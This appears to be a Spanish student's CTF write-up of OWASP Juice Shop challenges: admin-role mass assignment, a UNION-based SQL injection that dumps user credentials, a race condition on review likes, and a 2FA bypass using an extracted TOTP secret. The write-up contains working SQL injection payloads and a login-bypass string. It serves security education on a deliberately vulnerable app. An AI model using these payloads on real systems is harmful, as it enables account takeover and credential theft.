


Tienda vulnerable juice shop

04/12/2025

Ramón Romero Montilla
I.E.S Zaidín Vergeles
Granada

1. Introducción a OWASP Juice Shop

OWASP Juice Shop es probablemente la aplicación web vulnerable más moderna y sofisticada que existe para entrenamientos de seguridad. Básicamente, es una tienda online de zumos (construida con tecnologías reales como Node.js, Express y Angular) que ha sido programada "mal" a propósito.

Está diseñada como un gimnasio de hacking (CTF) para que podamos explotar agujeros de seguridad reales, cubriendo todo el **OWASP Top 10** (las 10 vulnerabilidades más críticas según la industria), desde inyecciones SQL hasta fallos de lógica y XSS. No es solo romper cosas, es entender cómo los desarrolladores la lían parda al validar datos.


2. Documentación

Reto 1: Admin Registration Dificultad: ⭐☆☆☆☆

La aplicación confía ciegamente en los datos que envía el usuario durante el registro. Aunque el formulario web no muestra la opción de elegir el "rol" del usuario, el servidor (API) acepta el parámetro role si se le envía manualmente, sin comprobar si el usuario tiene permiso para asignarse ese poder.


Pasos de la solución (PoC):

1. **Navegación:** Accedemos al formulario de registro en #/register y rellenamos los datos (ej: pepe@pepe.es).




2. **Intercepción:** Antes de enviar, abrimos las Herramientas de Desarrollador (F12) > Pestaña **Red** (Network).

3. **Manipulación:**
   - Pulsamos "Registrar" y localizamos la petición POST al endpoint /api/Users/.
   - Editamos y reenvíamos la petición (en Firefox: "Edit and Resend").



En el cuerpo del JSON, añadimos la propiedad mágica "role": "admin". Al enviar la petición modificada, el servidor responde con un código 201 Success (o similar), creando el usuario con permisos totales. Nos logueamos con ese usuario y el "Score Board" confirma que el reto está superado (3.png).




Reto 2: Database Schema SQL Injection | Dificultad: ⭐⭐⭐☆☆


La funcionalidad de búsqueda de productos (/rest/products/search) confía ciegamente en la entrada del usuario (q). Al no sanitizar correctamente los parámetros, permite inyectar código SQL arbitrario mediante una sentencia UNION SELECT. Esto nos permite unir los resultados de la búsqueda legítima con datos extraídos de otras tablas sensibles, como la tabla de usuarios (Users), exponiendo correos electrónicos y contraseñas.

Pasos de la solución (PoC):


- **Navegación e Intercepción:** Accedemos a la web, configuramos FoxyProxy para redirigir el tráfico a Burp Suite y realizamos una búsqueda cualquiera. Capturamos la petición en la pestaña **Proxy** y la enviamos al **Repeater** para trabajar cómodamente sin restricciones de tiempo.

- **Análisis y Manipulación:** Identificamos que el endpoint vulnerable es GET /rest/products/search?q=foobar. Modificamos la petición para inyectar un payload SQL que cierre la consulta original y añada nuestra propia consulta. Utilizamos el siguiente payload para extraer los emails y contraseñas: ')) UNION SELECT '1', email, password, '4', '5', '6', '7', '8', '9' FROM Users–. En el **Repeater**, sustituimos el parámetro de búsqueda por nuestro código inyectado.





- **Ejecución y Resultado:** Al enviar la petición modificada (Send), el servidor procesa la inyección SQL como válida. En la respuesta, recibimos un código **200 OK** y un cuerpo JSON que contiene, además de los productos, la lista completa de usuarios con sus correos (admin@juice-sh.op) y sus contraseñas encriptadas (hashes), completando así el reto.




Reto 3: Multiple Likes | Dificultad: ⭐⭐⭐☆☆


El mecanismo que impide que un usuario dé "me gusta" más de una vez a la misma reseña es vulnerable a una condición de carrera (Race Condition). La aplicación verifica si el usuario ya ha interactuado con la reseña *antes* de registrar el nuevo "like". Sin embargo, si se envían múltiples peticiones idénticas simultáneamente, el servidor procesa varias de ellas antes de que la primera verificación se complete y actualice el estado en la base de datos, permitiendo al usuario superar el límite intencionado de 1 like.

Pasos de la solución (PoC):

- **Navegación:** Iniciamos sesión en la aplicación con cualquier usuario registrado y navegamos hasta la sección de reseñas de cualquier producto.

- **Intercepción:** Con Burp Suite interceptando el tráfico, hacemos clic en el botón de "Like" (el icono del pulgar hacia arriba) en una de las reseñas. Capturamos la petición POST dirigida al endpoint /rest/products/reviews y la enviamos al **Repeater** para su manipulación.
- **Manipulación (Ataque de condición de carrera):**
    1. En el **Repeater**, duplicamos la petición capturada múltiples veces (por ejemplo, 23 veces) creando nuevas pestañas para tener un volumen suficiente de peticiones concurrentes.
    2. Agrupamos todas estas pestañas en un nuevo grupo de pestañas (Tab Group), como se muestra en la imagen donde se crea el "Group 1".
    3. Utilizamos la opción de envío "Send group in parallel" (Enviar grupo en paralelo) de Burp Suite. Esto lanza todas las peticiones del grupo simultáneamente contra el servidor, intentando ganar la "carrera" contra el mecanismo de validación.
    4. Al recargar la página del producto en el navegador, verificamos que el contador de "likes" de la reseña ha aumentado en más de 1 (por ejemplo, a 4 likes), confirmando que múltiples peticiones fueron aceptadas y superando el reto.






Reto 4: Two Factor Authentication | Dificultad: ⭐⭐⭐☆☆


Aunque el usuario wurstbrot tiene activada la autenticación en dos pasos (2FA) para proteger su cuenta, la implementación es vulnerable debido a que el "secreto" (la semilla TOTP utilizada para generar los códigos temporales) está almacenado en la base de datos de usuarios sin la debida protección. Aprovechando la vulnerabilidad de Inyección SQL descubierta previamente, es posible exfiltrar este secreto, lo que permite a un atacante configurar su propia aplicación de autenticación y generar tokens válidos para acceder a la cuenta.

Pasos de la solución (PoC):

- **Exfiltración del Secreto 2FA (SQL Injection):** Utilizamos la misma vulnerabilidad de inyección SQL en el endpoint de búsqueda (/rest/products/search), pero modificamos el payload para solicitar la columna totpSecret en lugar de un valor estático. Payload utilizado: ')) UNION SELECT '1', email, password, totpSecret, '5', '6', '7', '8', '9' FROM Users-- Al enviar esta petición desde el **Repeater**, la respuesta JSON revela los datos del usuario wurstbrot. Debido al orden de las columnas en la inyección, el secreto TOTP (IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH) aparece expuesto en el campo price del objeto JSON.






```
{
        "id":"1",
        "name":"wurstbrot@juice-sh.op",
        "description":"9ad5b0492bbe528583e128d2a8941de4",
        "price":"IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH",
        "deluxePrice":"5",
        "image":"6",
        "createdAt":"7",
        "updatedAt":"8",
        "deletedAt":"9"
}
]
```

- **Generación del Token:** Con el secreto obtenido (IFTXE3...), utilizamos una aplicación o servicio web de generación de códigos TOTP (Time-based One-Time Password) para simular el dispositivo móvil del usuario legítimo y obtener el código de 6 dígitos actual.

- **Inicio de Sesión y Bypass:** Navegamos al formulario de inicio de sesión e introducimos las credenciales del usuario víctima (wurstbrot@juice-sh.op). La contraseña puede ser eludida mediante un bypass de SQL Injection en el campo de login ('--).
- **Verificación y Acceso:** La aplicación solicita el código 2FA. Introducimos el token de 6 dígitos generado en el paso anterior. El sistema valida el código correctamente, permitiéndonos el acceso total a la cuenta de wurstbrot y marcando el reto como completado exitosamente con el banner de confirmación.





Reto 5: Upload Type | Dificultad: ⭐⭐⭐☆☆

